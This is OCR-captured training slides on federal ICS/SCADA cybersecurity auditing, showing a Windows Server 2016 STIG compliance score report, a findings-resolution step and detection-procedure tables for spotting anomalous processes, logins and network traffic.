
OK Cancel Apply

Windows is activated Read the Microsoft Software License Terms

Product ID: 00330 80818 00002 AA526

Remote Connections – Turn Off Default and Turn On when needed

Security Audit Plans (SAP)


C:\Users\rchip\AppData\Local\Temp\Temp1_FedHIVE SCAP Report 2019-04.zip\2019-05-15_200842\SCAP\FEDHVMGMT_SCC-5.0.2_2019-05-15_200842_All-Settings
Search...
SCC - All Settings Report - ...
Capital One Credit Cards, B...
USAA
Login
TD Ameritrade Login
Wells Fargo - Banking, Cre...
Welcome to EFTPS online
VA Taxes
Cybersecurity WBDG Whol...
Cybersecurity
Chase Online - Logon
Chase Online - Logon PMC ...
Type here to search
8:20 AM
9/18/2019

All Settings Report - Windows_Server_2016_STIG

SCAP Compliance Checker - 5.0.2

Score | System Information | Content Information | Results | Detailed Results

Score

94.09%

Adjusted Score: 94.09%
Original Score: 94.09%
Compliance Status: GREEN

```
   Pass:  175    Not Applicable:  21
   Fail:  11       Not Checked:   0
  Error:  0       Not Selected:   0
Unknown:  0      Informational:   0
  Fixed:  0              Total:  207
```

```
 BLUE:  Score equals 100
GREEN:  Score is greater than or equal to 90
YELLOW: Score is greater than or equal to 80
  RED:  Score is greater than or equal to 0
```

System Information

SCAP STIG Report – want 90 or better


Security Audit Plans (SAP)

Step 12: Resolve Findings

- Within 5 business days findings to be resolved and reported out with a copy to the ISSO, system administrator and security coordinator(s).
- Categorize findings as level 1, 2, 3
- Level 1: High Priority - Immediate Action/High Risk (within 5 business days)
- Level 2: Moderate Priority - Businessweek/Moderate Risk (within 30 business days)
- Level 3: Low Priority - Review for next security audit/Low Risk (when practical or feasible)
- Update POAM

Unit 5
Enclosures A, B, and C: Detection, Mitigation, Recovery Procedures

ENCLOSURE A: DETECTION PROCEDURES



[illegible]

ENCLOSURE A: DETECTION PROCEDURES

A.1. Event Diagnostics

A.1.1 Event Diagnostics Table			
Section	Event	Description	Page
Notification			
A.2.1	Notifications	Cyber event notifications are issued by a variety of entities, including USCYBERCOM, ICS-CERT, or the command directives.	A-5
Server/Workstation Anomalies			
A.2.2	Log File Check: Unusual Account Usage/Activity	Any host server or workstation, including SCADA equipment. Anomalous entries can include: 1. Unauthorized user logging in. 2. Rapid and/or continuous log [illegible] 3. Users logging into accounts outside of normal working hours. 4. Numerous failed login attempts. 5. User accounts attempting to escalate account privileges.	A-6
A.2.3	Irregular Process Found	On any computer-based server, workstation, including SCADA equipment, an irregular process was found.	A-7
A.2.4	Suspicious Software/ Configurations	Suspicious software and/or configurations were Detected on a server or workstation.	A-8
A.2.5	Irregular Audit Log Entry (or Missing Audit Log)	Applies to any computer-based host, including SCADA equipment, which generates an audit log. Irregular audit log entry may involve the following entries: log is empty, date or time is out of sequence, date or time is missing from an entry, unexplained access logged, security event logged, or log file deleted.	A-9
A.2.6	Unusual System Behavior	Any host, including SCADA equipment: 1. Spontaneous reboots or screen saver changes. 2. Unusually slow performance or unusually active central processing unit (CPU). 3. CPU cycles up and cycles down for no apparent reason. 4. Intermittent loss of mouse or keyboard. 5. Configuration files changed without user or system administrator action in operating system. 6. Configuration changes to software made without user or system administrator action. 7. System unresponsive.	A-10
A.2.7	Asset Is Scanning Other Network Assets	Human machine interfaces (HMI), object linking and embedding (OLE) for process control (OPC), or peripheral devices have known communication paths identified in the FMC data flow baseline. When an asset is communicating outside the bounds of the data flow baseline.	A-12

Enclosure A: Detection Procedures A-4

Notification

A.2.1 Notifications

Server/Workstation Anomalies

A.2. Event Diagnostic Procedures

A.2.2 Server/Workstation: Log File Check: Unusual Account Usage/Activity

A.2.3 Server/Workstation: Irregular Process Found

A.2.4 Server/Workstation: Suspicious Software/Configurations

A.2.5 Server/Workstation: Irregular Audit Log Entry (Or Missing Audit Log)

A.2.6 Server/Workstation: Unusual System Behavior

A.2.7 Server/Workstation: Asset Is Scanning Other Network Assets

A.2.8 Server/Workstation: Unexpected Behavior: HMI, OPC, and Control Server

ENCLOSURE A: DETECTION PROCEDURES

Network Anomalies

A.2.9 Network Anomalies: Loss of Communications

A.2.10 Network Anomalies: Unusually High Network Traffic

A.2.11 Network Anomalies: At Network Entry Points - Network Flow – Unusual Traffic

A.2.1 2 Network Anomalies: IDS Exhibiting Unusual Behavior

A.2.1 3 Network Anomalies: Firewall Log Indicates Anomalous Event Occurred

A.2.1 4 Network Anomalies: Firewall Exhibiting Unusual Behavior

A.2.1 5 Network Anomalies: Abnormal Peripheral Device Communications

A.2.1 6 Network Anomalies: IP Address Originating From Two Or More MAC Addresses

ENCLOSURE A: DETECTION PROCEDURES

Field Device Anomalies

A.2.17 Field Device: Abnormal Decrease in Control Process Traffic or Loss of Communications
A.2.18 Field Device: Unusual Field Device Activity Observed / Reported
A.2.1 9 Field Device: Unexpected Changes to Ladder Logic, Code Configurations, Firmware, and Set Points
A.2.20 Field Device: HMI, OPC, or Control Server Sending False Information
A.2.21 Field Device: Anomalous Safety Systems Modifications

ENCLOSURE A: DETECTION PROCEDURES

IDS Alerts


A.2.22 IDS Alert: Unexpected Patch Update (Not Announced by Vendors)
A.2.23 IDS Alert: Asset Communicating With an Undocumented, Unauthorized, or Unknown IP Address
A.2.24 IDS Alert: Inbound ICS Protocol Traffic From Unknown Or External IP Address
A.2.25 IDS Alert: Inbound or Outbound HTTP or HTTPS to or From Unknown or External IP Address
A.2.26 IDS Alert: Unexpected Connection to External or Unknown IPs
A.2.27 IDS Alert: Unusual Lateral Connections (Connections in the Same Network Segment) Between ICS Assets
A.2.28 IDS Alert: All Other Alerts
A.2.29 Action Step

ENCLOSURE A: DETECTION PROCEDURES

Integrity Checks

A.3.1 Integrity Checks Table
A.3.2.1 Server/Workstation Process Check
A.3.2.2 Server/Workstation Log Review
A.3.2.3 Unauthorized User Account Activity
A.3.2.4 Server/Workstation Communications Check
A.3.2.5 Server/Workstation Unresponsive Check
A.3.2.6 Server/Workstation Registry Check (MS Windows Only)
A.3.2.7 Switch/Router Integrity Check
A.3.2.8 Validate Data Flow (Network Traffic)
A.3.2.9 Controller Integrity Check
A.3.2.10 Firewall Integrity Check
A.3.2.11 Firewall Log Review
A.3.2.12 Other Network Devices Integrity Check
A.3.2.13 Server/Workstation Rootkit Check
A.3.2.14 IDS Integrity Check
A.3.2.15 IDS Alerts – Inbound ICS Protocol
A.3.2.16 Peripheral Integrity Check


DETECTION PROCEDURES SERVER EXAMPLE 1



A.1.1 Event Diagnostics Table

Section	Event	Description	Page
Notification			
A.2.1	Notifications	Cyber event notifications are issued by a variety of entities, including USCYBERCOM, ICS-CERT, or the command directives.	A-5
Server/Workstation Anomalies			
A.2.2	Log File Check: Unusual Account Usage/Activity	Any host server or workstation, including SCADA equipment. Anomalous entries can include: 1. Unauthorized user logging in. 2. Rapid and/or continuous log-ins/log-outs. 3. Users logging into accounts outside of normal working hours. 4. Numerous failed log-in attempts. 5. User accounts attempting to escalate account privileges.	A-6
A.2.3	Irregular Process Found	On any computer-based server, workstation(s), including SCADA equipment, an irregular process was found.	A-7
A.2.4	Suspicious Software/ Configurations	Suspicious software and/or configurations were Detected on a server or workstation.	A-8
A.2.5	Irregular Audit Log Entry (or Missing Audit Log)	Applies to any computer-based host, including SCADA equipment, which generates an audit log. Irregular audit log entry may involve the following entries: log is empty, date or time is out of sequence, date or time is missing from an entry, unusual access logged, security event logged, or log file deleted.	A-9
A.2.6	Unusual System Behavior	Any host, including SCADA equipment: 1. Spontaneous reboots or screen saver change. 2. Unusually slow performance or usually active central processing unit (CPU). 3. CPU cycles up and cycles down for no apparent reason. 4. Intermittent loss of mouse or keyboard. 5. Configuration files changed without user or system administrator action in operating system. 6. Configuration changes to software made without user or system administrator action. 7. System unresponsive.	A-10
A.2.7	Asset is Scanning Other Network Assets	Human-machine interfaces (HMI), object linking and embedding (OLE) for process control (OPC), or peripheral devices have known communication paths identified in the FMC data flow baseline. When an asset is communicating outside the bounds of the data flow baseline.	A-12

DETECTION PROCEDURES SERVER EXAMPLE 1




A.2.3 Server/Workstation: Irregular Process Found

- **Functional Area:** IT or ICS
- **Description:** On any computer-based server, workstation, including SCADA equipment, an irregular process was found

Step	Procedures
Investigation	1. **DETERMINE** if the new process belongs to an authorized installation: a. New software was installed on to the system? b. Was maintenance performed on the system, and if the new process was installed during that maintenance? c. Is the new process a result of a patch update?
No Action Required	2. If the new process belongs to an authorized installation: a. **DOCUMENT** the **Severity Level as None (0)** in the Security Log. b. **CONTINUE** with the next diagnostic procedure. If all applicable procedures have been completed, **RETURN** to *Routine Monitoring*.
If Action Required	3. If the new process **does not** belong to an authorized installation: a. **DOCUMENT** in Security Log. b. **GO TO** Section *A.3, A.3.1 Integrity Checks Table*. (See recommended checks below.) **LOCATE** the integrity check associated with server or workstation you are investigating and **EXECUTE** the Integrity checks. **Recommended Checks:** A.3.2.1 Server/Workstation Process Check A.3.2.2 Server/Workstation Log Review A.3.2.4 Server/Workstation Communications Check A.3.2.16 Peripherals Integrity Check A.3.2.9 Controller Integrity Check A.3.2.13 Server/Workstation Rootkit Check 4. Once you have completed all appropriate Integrity Checks, **GO TO** section ***A.2.29 Action Step***.

DETECTION PROCEDURES SERVER EXAMPLE 1



Aug 29

1:29 pm. Application info changed
The application executable changed.
Cisco WebEx Service

1:29 pm. First network activity
First network connection initiated.
global-nebulaj.webex.com
Cisco WebEx Meeting Dowload

10:14 am. First network activity
First network connection initiated.
52.36.249.120
Remote Desktop Connection

10:11 am. Application info changed
The application version changed from "1.2.71" to "1.2.73".
GlassWire Control Service

